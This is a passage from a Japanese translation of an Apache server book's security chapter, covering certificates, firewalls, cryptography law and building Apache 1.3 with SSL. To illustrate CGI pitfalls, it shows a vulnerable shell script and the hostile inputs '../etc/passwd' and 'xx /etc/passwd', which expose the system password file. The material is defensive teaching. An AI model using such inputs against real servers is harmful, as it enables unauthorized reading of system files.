さらに広いWebの暗号の世界では、身元確認は喫緊^{おっさん}の問題である。たとえば、www.butterthlies.comに一箱のカードを注文する場合、代金を受け取る相手がモグリの業者ではなく、本当にあの有名なカードの販売会社であることを確認したい。同じように、Butterthlies社でも、発注が本当にその本人によるもので、発注者が商品の対価を支払うためのカードアカウントを持っているかどうかを確認したいはずだ。この問題は、「証明書」という考え方を利用すればある程度解決される。証明書とは、証明機関 (CA) と呼ばれる信用できる人物または企業が署名した電子文書のことだ (署名とは、秘密鍵で暗号化した、証明書のセキュアハッシュである。そのため、対応する公開鍵を使ってチェックすることができる)。証明書には、所有者の公開鍵とともに、氏名、電子メールアドレス、勤務先などの所有者の個人情報が含まれている (本章の「11.7.4 テスト証明書の作成」を参照)。証明書を入手するには、CAから発行された申し込み用のフォームを記入して返送すれば、データファイルが送られてくる。その場合、認証のレベル (申込者が指定した番号に電話をかけ、申込者本人が電話に出るかどうかを確認するだけかもしれない) に応じて手数料が必要になる。

将来的には、CAはより上位のCAからの証明書を保持するようになるだろう。そして、最上位の機関は非常に権威が高く、その権威が広く認められているために、自分の発行する証明書に署名できるほどの権利をもつことになる (有形の神様はいないので、誰かがこの役目を果たさなければならないのだ)。この証明書はルート証明書と呼ばれ、この証明書の公開鍵は広範囲にわたって確実に入手できなければならない。

[†] Leo Marks 著『Between Silk and Cyanide』(1999年、Free Press社)

現在では、ほぼすべてのCAが自分で署名した証明書を使用しており、公的な証明機関のすべてがそうしている。第2レベルの証明書を信用するための方法と時期を知るための非常に基礎的な作業が完了するまでは、これ以外の方法はない。しかし、Billの証明書に署名したFredを信用しているという理由だけで、Billが署名した証明書を信用してもいいものだろうか。筆者らはそうは考えない。

別のアプローチとして、認証された証明書のネットワーク（WOT: Web of Trust）をボトムアップで作りに上げる方法がある。これは、発起人の知人からスタートして、その知人がさらに知人を保証することによって、信用できる人の輪を徐々に大きくしていくというものだ。このアイデアは、元々PGPの一部として提唱されたものである。WOTについての詳しい解説は、<http://www.byte.com/art/9502/sec13/art4.htm>を参照してほしい。PGPにおける信用の輪データベースはWeb中に点在しているため、検証が難しいという問題が生じている。これに対しThawteでは、企業がデータベースを管理するという方式を採用している（<http://www.thawte.com/html/COMMUNITY/wot/>を参照）。これらはどちらも面白い試みではあるが、信用の本質および他人を信頼できると判断する能力に関して、一方で問題を解決しながらも、同じくらい問題を引き起こすことになる。WOTは、電子メールセキュリティの分野では広く利用されているものの、筆者らの知る限り、電子商取引においてはまだ重要な役割を果たすまでには至っていない[†]。

誰かとWeb上でビジネスを行う場合、当事者はCA（CAの具体例については後述）から取得した証明書を相手と交換することになる（少なくともサーバの証明書を確認する）。したがって、安全性の高い取引を行うには、それぞれの証明書の正当性を証明する機関が必要となる。証明書を保証するには、その証明書を発行したCAの公開鍵を持っていなければならない。相手の提示した証明書が未知のCAによって発行されたものであった場合、ブラウザは警告メッセージを表示する。しかし、メジャーなブラウザには主要なCAが登録されているだろうから、警告メッセージが表示されることはそれほど多くはないはずだ。

証明書の機構が完全になると、連鎖的により大きな組織につながっていくわけだが、最終的には、電話会社や銀行といった、だれもがその信頼性を疑わないルートCAにつながっていく。

このようなCAの連鎖は、ビジネスや個人の財産信託の考え方に基づいている。1300年代に銀行が出現してからというもの、私たちは銀行の建物の中に入れば、苦勞して稼いだ金を現金箱を背にして座っている見知らぬ他人に預けても安全だと考えてきた。しかし、インターネット上には、立派な建物やきちんとしたスタッフが与える安心感というものはない。部分的には、証明書の連鎖という仕組みによって安心感は満たされるかもしれない。しかし、証明書をもっているからといって、人を無条件に信用できるとはかぎらない。地方銀行はメガバンクが発行した証明書をもっているだろうし、メガバンクは国が発行した証明書を、そして国はCAビジネスにおける最高権威が発行した証明書を持っているだろう。たとえば、ある地方銀行がビルの掃除をする人に証明書を発行したとしても、彼はつまり本人がいうところのビルの掃除人だということがわかるだけであって、その人に口座から掃除代金を自由に引き落とす権限は与えたくはないはずだ。

確かに、証明書を持っていない人物を信用したりはしないだろう。ほとんどの人は特別考える必要

[†] というわけで、筆者の1人（Ben Laurie）は最近、この分野での活動を始めた（<http://keyman.alddigital.co.uk/>）。

もないのだが、実際に相手を信用するか否かは、その人物の雇い主や信頼できる上役が発行した証書などが関わってくる。こうしたことは広範囲にわたるので、結論に辿りつくまでにはすっかりうんざりしてしまうだろう。

証明書に関しては、http://httpd.apache.org/docs-2.0/ssl/ssl_intro.htmlでうまくまとめられた概要を読むことができる。また、筆者の1人 (Ben Laurie) は、証明書に対する皮肉混じりの大言壮語を<http://www.apache-ssl.org/7.5things.txt>で公開している。また、Ross Anderson 著『Security Engineering』(2001年、Wiley発行、日本語版:『情報セキュリティ大全』日経BP社発行)も参照してほしい。

11.4 ファイアウォール

Webには卑劣で不徳な人々が住んでいて、読者のサイトを混乱状態に陥れようと狙っている。インターネット市民の多くは、ファイアウォールこそがそれらを阻止する手段だと考えている。ファイアウォールの目的は、インターネットからLAN/WAN上の任意のマシンやサービスに接続することを防ぐことである。また、もう1つの目的は、環境によるだろうが、LAN上のユーザがインターネットへと自由に出て行くことを禁止することである。

ファイアウォールという用語は、何らかの標準を意味するものではない。上記の目的を達成する方法は数多く存在する。このセクションでは2つの極端な例を紹介するが、これらの中間の形態も数多く存在する。ファイアウォールは広範におよぶトピックなので、本書ではウェブマスターに起こりうる問題に対して注意を促すとともに、その問題を解決するいくつかの手法の概略を述べるに留めることにする (ファイアウォールについての詳細は、Chapman他著『Building Internet Firewalls』、2000年、O'Reilly&Associates発行、日本語版:『ファイアウォール構築』オライリー・ジャパン発行を参照のこと)。

11.4.1 パケットフィルタリング

これはファイアウォールとしては最も簡単な手法だ。パケットフィルタリングの考え方は、インターネットから流入して来るパケットの行き先を安全なポートだけに制限するというものだ。パケットフィルタリングファイアウォールは、通常インターネットルータ内のフィルタを利用して実装される。これは、SMTP、NNTP、DNS、FTP、そしてHTTPなどの指定された安全なサービスに接続するポート以外は、1023番以下のポートへのアクセスを許可しないというものだ。パケットフィルタリングの利点は、たとえば以下のような潜在的な危険性のあるサービスへのアクセスが禁止されることだ。

finger

ログインしているユーザのリストを提示する。これによって、「悪い奴」が不正にログインするために必要なものの半分以上を手に入れてしまう。

exec

「悪い奴」が外部からプログラムを実行することを許してしまう。

TFTP

セキュリティが完全に欠落したファイル転送プロトコル。これらが悪用されるリスクはあまりに大きい。

パケットフィルタリングの利点は手軽で簡単なことである。しかし、パケットフィルタリングの欠点は少なくとも2つある。

- 標準サービス自体が、アクセスを許可してしまうバグを持っている可能性がある。マシンが1つ破れてしまったら、ネットワーク全体がスキだらけになってしまうのだ。複雑なプログラムとして有名な *sendmail* は、長期にわたって多くのクラッカーの手助けをするはめになったサービスの典型的な例だろう。
- 内部にいる人間が外部の悪人に協力したら、簡単にファイアウォールを破ることができてしまう。

欠点とは言えないまでも、その他の問題として次のようなものがある。特定のサービスのパケットをフィルタリングする時には、ほとんどの場合、インターネット側からバックエンドネットワークにアクセスできないようにそのサービスを停止する必要がある、ということだ。そしてサービスを停止したことと、パケットをフィルタしたことが重複してしまうのである。

11.4.2 ネットワークの分離

別のファイアウォールの実装としては、ネットワークの分離を利用する方法がある。これはつまり、2つのパケットフィルタと、内部ネットワーク、非武装地帯（DMZ：Demilitarized Zone）と呼ばれる中間ネットワーク、外部ネットワークという3つの物理的に分割されたネットワークで構成する方法である（図11-1参照）。内部ネットワークと中間ネットワークとの間、また外部ネットワークとインターネットの間には、それぞれパケットフィルタファイアウォールを置く。ノンルーティングホスト（要塞ホスト）[†]は、中間ネットワークと外部ネットワークとの間にあり、内部ネットワークとインターネットのすべての対話の取り次ぎを行う。内部ネットワークは中間ネットワークのみと対話ができ、インターネットは外部ネットワークのみと対話できる。

利点

要塞ホストの管理者は、ネットワーク流通量だけでなく、それらをどのように扱うかといったことまでほぼ完全に制御することができる。管理者は、パケットフィルタによってどのパケットを通過させるかを決定するだけでなく、通過を許可されたパケットが要塞ホスト上のどのソフトウェアで受信できるかを決定することができる。また、通常は企業サイトの管理者の多くは、許可された以外のことをしようとするユーザを信用せず、内部ネットワークを危険な外部ネットワークと同じように扱う。

[†] ノンルーティングとは、2つのネットワーク間でパケットの転送を行わないことを意味する。つまり、ルータとしては機能しないということだ。




図11-1 要塞ホストの設定

欠点

設定作業を楽にしてくれるファイアウォール製品が数多く登場しているとはいっても、分離ネットワークの設定と管理には多くの手間がかかる。問題は、さまざまなソフトウェアが中間マシン（この場合は要塞ホスト）を経由するようにして動作するように中継することだ。本書ではこれ以上の詳細について述べるのは難しいが、たとえばHTTPの場合、「9章 プロキシサーバ」で見たように、HTTPプロキシを稼働させてブラウザを適切に設定すれば中継することが可能だ。適切に設定することで、ほとんどのソフトウェアが、要塞ホスト上で稼働しているプロキシと接続したり、透過的に動作することが可能はずだ。たとえば、SMTP（Simple Mail Transfer Protocol）は、ホストからホストにホップするように設計されているので、変更なしにファイアウォールを横断することができる。しかし、非常にまれではあるが、独自のプロトコルを利用している上に、クライアントのソースコードにアクセスすることもできないために、中継もできないインターネットソフトウェアもないわけではない。

SMTPは転送先に対応するDNS内のMX（Mail Exchange）レコードを検索することによって稼働

する。たとえば、私たちの息子でかつ弟のAdam[†]という人物にメールを送るとしよう。Adam氏のメールアドレス `adam@aldigital.algroup.co.uk` は、ファイアウォールで保護されている。そのDNSエントリは次のようになっている。

```
# dig MX aldigital.algroup.co.uk
; <<>> DiG 2.0 <<>> MX aldigital.algroup.co.uk
;; ->>HEADER<<- opcode: QUERY , status: NOERROR, id: 6
;; flags: qr aa rd ra ; Ques: 1, Ans: 2, Auth: 0, Addit: 2
;; QUESTIONS:
;;      aldigital.algroup.co.uk, type = MX, class = IN
;; ANSWERS:
aldigital.algroup.co.uk.      86400    MX        5 knievel.algroup.co.uk.
aldigital.algroup.co.uk.      86400    MX        7 arachnet.algroup.co.uk.

;; ADDITIONAL RECORDS:
knievel.algroup.co.uk.  86400    A          192.168.254.3
arachnet.algroup.co.uk. 86400    A          194.128.162.1

;; Sent 1 pkts, answer found in time: 0 msec
;; FROM: arachnet.algroup.co.uk to SERVER: default -- 0.0.0.0
;; WHEN: Wed Sep 18 18:21:34 1996   ;; MSG SIZE  sent: 41  rcvd: 135
```

さて、これはどういう意味だろう。MXレコードには配送先（*knievel*と*arachnet*）と、優先度（5と7）が指定されている。これは「まず*knievel*を試して、もしそれが失敗したら*arachnet*を試せ」ということを意味している。ファイアウォールの外にいる人間の場合は、*knievel*は常に失敗する。なぜなら、このホストはファイアウォールの背後（内部ネットワークと中間ネットワークとの間）にあるからだ^{††}。したがって、メールは*arachnet*に配送されることになる。*arachnet*は同じことを行う（実際には、*knievel*は指定されているホストの1つなので、まずこれを試して断念する）。しかし、*knievel*は中間ネットワーク上にあるので、*arachnet*は*knievel*に配送することが可能である。このようにAdamへのメールは配送されることになる。そもそもこの仕組みは、ホストが一時的に動作不能になった場合や、複数のメール配送経路を扱うために設計されたものだが、ファイアウォールにも容易に適用できる。

ファイアウォール設定でApacheのユーザに関連するのは、以下の3項目である。

- Apacheをプロキシとして使用して、内部ユーザがWebに接続できるようにすることもできる。
- Apacheへのアクセスを許可するためには、ファイアウォールを設定しなければならない場合がある。HTTPの標準番号である80番ポートへのアクセスを許可するためにも設定が必要だ。

[†] つまり、彼は私たちのいずれか一方の息子で、他方の弟なのだ。

^{††} 著者の1人（Ben Laurie）がこの特定のシステムのファイアウォール管理者であるためわかることだが、もしそうでなくても*knievel*のネットワークアドレスが192.168.254というプライベートアドレス（RFC1918）であり、インターネットに接続できないことから判断できる。

- Apacheが動作可能な場所は限られているはずだ。なぜならば、Apacheは外部ネットワーク上に設置すべきだからだ。

11.5 法律上の問題

本書の旧版では、セキュリティに関係する法律上の問題について、大きなスペースを割いていた。幸いなことに、現在ではこうした問題はずっと簡単になっている。米国政府は、強力な暗号に対する規制を撤廃した。フランス政府は、国内におけるあらゆる暗号の使用を禁止していたが、現在では実際的な態度を取るようになり暗号の使用を解禁した。その他のほとんどの国々も暗号に関して特に強い意見は持っていないようだが、例外はイギリスだ。イギリス政府は新しい法律を導入して、暗号化されたメッセージを復号化することを求める裁判官の命令に従わないことを違法とし、またISPに対しては顧客の通信にアクセスできるようにするための「バックドア」を設置する義務があるとした。こうした法律により、ひどい事態がもたらされるものと予想されるが、本書の執筆時点では大きな問題は起きていない。

暗号化ファイルの使用を法的に禁止する場合は、暗号化ファイルをはっきり識別できないことが一つ問題となる。暗号化したメッセージは、明らかに無意味なファイルに隠されていることもあれば、画像や音楽などの中に重要でないビットとして隠されていることもある（この技術はステガノグラフィと呼ばれる）。逆に言えば、無意味なファイルが暗号化メッセージである可能性もあるが、壊れた普通のファイルだったり、形式が公開されていないプロプライエタリなデータファイルだったりする可能性もあるのだ。したがって、デコードする以外に、こうした可能性を見分ける確かな方法はないようだ。そして、デコードを行える人物こそ「犯罪者」なのだが、そのような危険を冒す犯罪者はいないだろう。

そして、特許に関する問題も改善されている。RSAの特許（この特許はソフトウェアに対するもので、米国内でのみ有効だった）は、世界を相容れない2つのブロックに分け隔てていた。しかし、この特許も2000年に期限切れとなり、暗号方式を手軽に交換するうえでのもう1つの法的な障壁も取り除かれた。

11.6 SSL (Secure Sockets Layer) の利用法

Apache 1.3では標準ソースにSSLが含まれることはなかったが、そのおもな理由は米国の輸出法である。しかしApache Software Foundationは、Apache 2.0の開発を進める中で、将来的にSSLを組み込むことを決断した。そして、Apache 2.0にはデフォルトでSSLが組み込まれることとなった。残念ながら、筆者らがApache 1.3での利用に推奨するApache-SSLとApache 2.0にネイティブな`mod_ssl`には、かなりの相違がある。したがって本書では、それぞれについて別々の節を設けて解説する。

11.7 Apacheにおけるセキュリティ上の予防措置

Apacheでは、セキュリティの問題について次のような対策がなされている。

- Apacheは起動時にネットワークへの接続を確立し、同時に多数のコピーを作成する。これらのコピーの所有者は、より安全なユーザに即座に切り替えられる。本書の例では、非常に限定された権限しか与えられていない`webgroup`の`webuser`である（「2章 Apacheの設定」参照）。オリジナルプロセスはスーパーユーザ権限を保持するが、ネットワークリクエストを処理するのは新規プロセスだけだ。オリジナルプロセスはネットワーク処理は行わず、必要に応じて新規プロセスを作成したり、ネットワーク負荷の減少に応じて余分なプロセスを停止させたりといった、子プロセスの管理だけを行う。
- シェルに対する出力では、危険な文字群に対して慎重な注意深いテストを行う。しかし、これだけでは完全ではない。CGIスクリプト（13章参照）の作成者も、落とし穴にはまらないように注意しなければならない。

例として、以下のような簡単なシェルスクリプトを考えてみよう。

```
#!/bin/sh

cat /somedir/$1
```

このようなシェルスクリプトを使うことで、任意のファイルを表示することができる。困ったことに、このコマンドはいくつもの問題を抱えている。もっともわかりやすい問題は、`$1`を`"../etc/passwd"`とすることで、サーバが`etc/passwd`ファイルの中身を表示してしまうというものだ。そこで、この問題を修正するとしよう（経験的に、これは簡単なことではない）。すると今度は別の問題が待ち受けている。`$1`を`"xx /etc/passwd"`とすれば、`/somedir/xx`と`/etc/passwd`が表示されてしまうのだ。これでわかるように、完全なセキュリティを実現するには、注意力と想像力が必要なのである。残念ながら、これをやっておけば間違いないという公式のようなものは存在しない。しかし一般的な対策として、スクリプトに対する入力が想定した文字だけで構成されていることをチェックする（英数字だけに制限するなど）ことは非常に有効である。

内部ユーザからは、独自の問題が出てくる。特に一般的なのが、彼らのページに自分の権限で動作するCGIスクリプトを作成したい、というリクエストだ。通常のインストールでは、クライアントはApacheの動作権限（`webgroup`の`webuser`）で動作するため、どんな手法を使ってもこのようなスクリプトを実用的なレベルで実行するような権限は持てないことになる。この問題を解決するには、`suEXEC`を利用すればよい（「16章 CGIとPerl」の「16.6 UNIXでのsuEXEC」参照）。

11.7.1 Apacheバージョン1.3でのSSLの利用

以下では、HTTPS（HTTP over SSL）プロトコルに対応したApache 1.3.Xをメイクする方法を説

明する。現時点では、SSLはUnixでのみ利用可能だ。Win32が抱えるセキュリティ上のさまざまな問題を考慮すると、ApacheのWin32バージョンでSSLを実装することはあまり現実的ではない。

ApacheにSSLを実装する手段としては、Apache-SSLを使う方法と`mod_ssl`を使う方法とがある。この2つは、どちらも同じ基本アルゴリズムを実装したフリーソフトウェアだ。また、RedHat、Covalent、およびC2Netからは商用製品もリリースされている。本節では、まず筆者の1人（Ben Laurie）が開発に携わったApache-SSLについて説明する。

最初のステップは、適切なバージョンのApacheを入手することだ（「1章 はじめてみよう」参照）。Apache-SSLの最新情報については、<http://www.apache-ssl.org/>を参照してほしい。

Apache-SSL

Apache-SSLのApache部分は、Apacheのソースコードに対するパッチ群で構成されている。これを<ftp://ftp.MASTER.pgp.net/pub/crypto/SSL/Apache-SSL/>からダウンロードしよう。このFTPサイトには、Apacheの各リリースに対応したバージョンのパッチが用意されている。筆者らがダウンロードしたのは、`apache_1.3.26+ssl_1.44.tar.gz`だ。少しわかりにくいのが、このFTPサイトのファイルをアルファベット順にソートした場合、この最新リリースはリストの真ん中あたりに表示される。最下部に表示される`apache_1.3.9+ssl_1.37.tar.gz`は最新リリースではないので注意してほしい。

ここで、注意すべきセキュリティ上の問題がある。暗号メッセージを容易に破れるようにするため、狡猾な「悪い奴」がソースに何らかのコード（たとえば、メッセージの平文を電子メールで「悪い奴」の元へ送信するようなコード）を仕込んでいる可能性があるのだ。暗号技術の言葉で言えば、トロイの木馬である。トロイの木馬が仕掛けられていないかどうか確認できるようにするため、ハッシュファイルのMD5サムが用意されている場合もある。しかし、さらに狡猾な「悪い奴」は、このMD5サムにも手を加えているかもしれない。そこでより有効なのは、「悪い奴」が改竄することのできないPGP署名を行うことだ。実際、先の`.tar.gz`ファイルにはBen LaurieがPGPで署名したMD5サムが含まれている。

では、この署名の主は本当に信用できるのだろうか。さしあたっての答えは、『The Global Internet Trust Register』（<http://www.cl.cam.ac.uk/Research/Security/Trust-Register/>）という書籍で確認できる。もちろん、この問題はすぐに解決できるようなものではない。<http://keyman.alldigital.co.uk>を参照してほしい。

ダウンロードしたファイルは、そのファイル名に対応したバージョンのApacheディレクトリに展開する必要がある。しかし、ここで1つ不合理なことをしなければならない。重要な情報が記載された`README.SSL`を読むためにはダウンロードファイルを展開する必要があるのだが、その指示に従って次に行うべき作業は、Apacheのソースツリー全体を、展開したばかりのSSLパッチとともに削除することなのだ。

OpenSSL

`README.SSL`には、<http://www.openssl.org>からOpenSSLをダウンロードするようにと書かれている。このサイトにある以下の警告に目を通してこよう。

強力な暗号作成ソフトウェアの輸出入および使用、暗号化フックの提供、あるいは暗号作成ソフトウェアに関する技術的な詳細を他人に教えることは、一部の国では違法になります。したがって、このパッケージを自国に輸入したり、そこから再配布したり、技術的な意見やソースに対するパッチを作者やその他の人物に電子メールで送付したりする際は、自身に適用される輸出入および使用に関する法律に十分注意することを強くお勧めします。OpenSSLの作者はこうした法律違反に対して何らの責任も負うものではなく、自己責任になりますので注意してください。

筆者らは`openssl-0.9.6g.tar.gz`をダウンロードし、これを`/usr/src/openssl`に展開した。展開したファイル群に、`config`と`Configure`という2つの設定スクリプトが含まれている。1つめの`config`は、マシンのオペレーティングシステムを判別し、`Configure`を実行するためのものだ。ビルドプロセスは、やや冗長ではあるが標準的なもので、`/usr/local/ssl`にライブラリをインストールする。このディレクトリは、次のようにして変更することができる。

```
./config --prefix=<.../bin, .../lib,
...include/opensslを格納するディレクトリ>
```

筆者らは、何も指定せずに`config`を実行した。

```
./config
make
make test
make install
```

最後のステップで、暗号ユーティリティが`/usr/local/ssl/bin`にインストールされる。これらをパスの通ったディレクトリに配置したければ、`/usr/local/bin`にコピーすればよい。

Apacheの再構築

筆者らはここで、Apacheディレクトリ (`/usr/src/apache/apache_1.3.19`) に移動してすべてのファイルを削除した。このステップは非常に重要だ。この作業を行わないと、ほぼ間違いなく以降のプロセスに失敗する。最も簡単な方法は、先のディレクトリ (筆者らの場合は`/usr/src/apache`) に移動し、`.tar`ファイルの`apache_1.3.19.tar`がまだあることを確認してから、次のコマンドを実行することだ。

```
rm -r apache_1.3.19
```

次に、Apacheのソースを再び解凍する。

```
tar xvf apache_1_3_19.tar
```

そして`.../apache_1.3.19`に移動し、Apache-SSLを再度展開してから、`FixPatch`を実行した。このスクリプトは、OpenSSLの各ファイルへのパスをApacheのビルドスクリプトに挿入するためのもの

だ。この処理がうまくいかない場合や、自動で行いたくない場合は、次のように入力すれば手動に近い形で同じ処理を行うことができる。

```
patch -p1 < SSLpatch
```

.../apache_1.3.19のREADME.SSLファイルによれば、FixPatchを実行しなかった場合は、src/ConfigurationファイルでSSL_*に適切な値を設定する必要がある。FixPatchで設定されるのは以下の値だ。

```
SSL_BASE=/usr/local/ssl
SSL_INCLUDE= -I$(SSL_BASE)/include
SSL_CFLAGS= -DAPACHE_SSL
SSL_LIB_DIR=/usr/local/ssl/lib
SSL_LIBS= -L$(SSL_LIB_DIR) -lssl -lcrypto
SSL_APP_DIR=/usr/local/ssl/bin
SSL_APP=/usr/local/ssl/bin/openssl
```

したがって、上記の設定を手動で.../src/Configurationファイルに記述する必要がある。

これからApacheを再構築することになるので、ほかにもApacheに組み込みたいモジュールがある場合は、ここで.../src/Configurationファイルを編集しておこう（「1章 はじめてみよう」参照）。.../srcディレクトリに移動し、./Configureを実行すると、次のメッセージが表示される。

```
Configuration.tmpl is more recent than Configuration
Make sure that Configuration is valid and, if it is, simply
'touch Configuration' and re-run ./Configure again.
```

わかりやすくいえば、Configuration.tmpl（Configurationから生成されるファイル）の方がConfigurationより更新日時が新しいので、何もすべきでないとmakeが判断したということだ。上記のようなチェック機能をかいくぐるために、Unixのユーティリティであるtouchを使ってファイルの更新日時を変更しよう。ファイルの更新日時を変更したら、./Configureを実行し、続けてmakeを実行する。makeを実行すると、実行ファイルのhttpdが生成される。筆者らはこれを、httpdが置かれている/usr/local/binに配置した。

Config ファイル

次に、サイトのConfigファイルを設定しなければならない。Configファイルのサンプルは、.../apache_1.3.XX/SSLconf/confにある。このファイルには、Apache-SSLについて知っておくべき事項がすべて記述されている。

さしあたりこのConfigファイルでは情報量が多すぎるという場合もあるだろうから、よりシンプルなConfigファイルをsite.ssl/apache_1.3に用意してある（Apacheバージョン2ではさまざまな変更が加えられているので、site.ssl/apache_2にバージョン2用のディレクトリも用意している）。この

Configファイルでは、セキュリティで保護しないコンテンツを制限なしに提供する通常のサイト（<http://www.butterthlies.com>でアクセスする）と、営業担当者用のセキュアなサイト（<https://sales.butterthlies.com>でアクセスする）を設定している。後者のサイトではユーザ名とパスワードを要求されるが、これらは幸いにも暗号化された状態で送信される。実際の運用においては、セキュアなサイトは、Webサイトの管理者がアクセスするメンテナンス用ページや統計レポートページ、会員だけがアクセスできる専用ページ、あるいは金銭のやり取りを行うページなどに使用することになるだろう。

```
User webserv
Group webserv

LogLevel notice
LogFormat "%h %l %t \"%r\" %s %b %a %{user-agent}i %U" sidney

SSLCacheServerPort 1234
SSLCacheServerPath /usr/src/apache/apache_1.3.19/src/modules/ssl/gcache
SSLCertificateFile /usr/src/apache/apache_1.3.19/SSLconf/conf/new1.cert.cert
SSLCertificateKeyFile /usr/src/apache/apache_1.3.19/SSLconf/conf/privkey.pem

SSLVerifyClient 0
SSLFakeBasicAuth
SSLSessionCacheTimeout 3600

SSLDisable

Listen 192.168.123.2:80
Listen 192.168.123.2:443

<VirtualHost 192.168.123.2:80>
SSLDisable
ServerName www.butterthlies.com
DocumentRoot /usr/www/APACHE3/site.virtual/htdocs/customers
ErrorLog /usr/www/APACHE3/site.ssl/apache_1.3/logs/error_log
CustomLog /usr/www/APACHE3/site.ssl/apache_1.3/logs/butterthlies_log sidney
</VirtualHost>

<VirtualHost 192.168.123.2:443>
ServerName sales.butterthlies.com
SSLEnable

DocumentRoot /usr/www/APACHE3/site.virtual/htdocs/salesmen
ErrorLog /usr/www/APACHE3/site.ssl/apache_1.3/logs/error_log
CustomLog /usr/www/APACHE3/site.ssl/apache_1.3/logs/butterthlies_log sidney

<Directory /usr/www/APACHE3/site.virtual/htdocs/salesmen>
AuthType Basic
AuthName darkness
```

```
AuthUserFile /usr/www/APACHE3/ok_users/sales
AuthGroupFile /usr/www/APACHE3/ok_users/groups
Require group cleaners
</Directory>
</VirtualHost>
```

ここで注目してもらいたいのは、バーチャルホスト設定の手前でいったんSSLを無効にし、セキュアなsales.butterthlies.comのセクションで再度有効にしている点だ。SSLが無効になっている場合、セキュアバージョンのApache (*httpsd*) は、通常バージョン (*httpd*) と同じように動作する。また、名前ベースのバーチャルホストは使用できないことにも注意してほしい。これは、訪問者が閲覧したいURL (すなわちバーチャルホスト名) は、SSL接続が確立されないと利用できないからだ。

SSLFakeBasicAuthは、クライアントがBasic認証を使ってログインしたかのように扱うために使用している。この際、ログイン名の代わりとしてクライアント証明書の識別名 (DN: Distinguished Name) を使い、また固定のパスワード "password" を使う。このため、Limit、Require、Satisfyといった通常の認証関連ディレクティブはすべて使うことができる。

443番ポートと80番ポートは、それぞれセキュアアクセス (*https*) と通常アクセス (*http*) のデフォルトポートなので、訪問者はポート番号を指定する必要はない。SSL関連のファイルは任意の場所に置くことができるが、ここでは、証明書と秘密鍵は.../confディレクトリに、*gcache*は /usr/local/binディレクトリに配置している。そして、このほかに仕掛けは何もないこと、およびSSLはどのWebサイトにも適用できることを示すため、ドキュメントルートはsite.virtualに設定している。また、クライアント証明書の処理に伴う煩雑さを避けるため、次の設定を行っている。

```
SSLVerifyClient 0
```

これにより、クライアントが証明書を提示することなく、HTTPS接続でパスワードが自動的に暗号化されるので、パスワードが平文で送信されてしまうというBasic認証の重大な問題も解決できる。

httpsd (セキュアなバージョン) を起動するように、*.go*スクリプトを以下のように変更しよう。これを忘れると、Apacheは新しいSSL用ディレクティブについて文句を言うはずだ。

```
httpsd -d /usr/www/APACHE3/site.ssl
```

*.go*スクリプトを実行すると、Apacheが起動されて以下のメッセージが表示される。

```
Reading key for server sales.butterthlies.com:443
Launching... /usr/www/apache/apache_1.3.19/src/modules/sslcache
pid=68598
```

(pidが示しているのは、*httpsd*ではなく*gcache*である) このメッセージは、正常な処理が行われていることを示す。パズルフェーズを設定した場合は、Apacheが一旦停止してその入力を求める。この

メッセージは、どのパスフレーズを入力したらよいかを思い出されるようになっている。しかし、この例ではパスフレーズを設定していないので、Apacheはそのまま起動する[†]。ここで、クライアントマシンから `http://www.butterthlies.com` にアクセスしてみよう。すると、これまでと同じくポストカードの販売サイトが表示されるはずだ。 `https://sales.butterthlies.com` にアクセスすると、やはりこれまでと同じくユーザ名とパスワード (`Sonia/theft`) を要求される。

`https` の “s” を忘れてはならない。接続先はSSLサーバであって `https` で接続しなければならないことをクライアントがあらかじめ知っていると期待するのはおかしいと思われるかもしれない。実際の運用時には、まず `http` で通常のサイトに接続した後セキュアな接続を自動的に確立するためのリンクを選択する形になるだろう。

`https` の “s” を忘れると、以下のようなさまざまなことが発生するだろう。

- そのページにはデータがないと通知される。
- ブラウザがハングする。
- `.../site.ssl/apache_1.3/logs/error_log` に次のような行が記録される。

```
SSL_Accept failed error:140760EB:SSL routines:SSL23_GET_CLIENT_HELLO:unknown
protocol
```

こうしたトラブルをやり過ぐすと、ブラウザのSSL機能が正常に動作し始める。そして、法的保護についての能書きと、SSLサイトに接続することを確認するメッセージなどが繰り返された末に、ようやくセキュアなページが表示される。

ここでは `SSLVerifyClient 0` で実行しているため、Apacheはクライアントとしての私たちの信用度について問い合わせることはしない。今度はクライアントに有効な証明書を提示させるために、この値を2に変更してみる。再度アクセスを行うとブラウザには次のメッセージが表示されるだろう。

```
No User Certificate
The site 'www.butterthlies.com' has requested client authentication, but you
do not have a Personal Certificate to authenticate yourself. The site may
choose not to give you access without one.
```
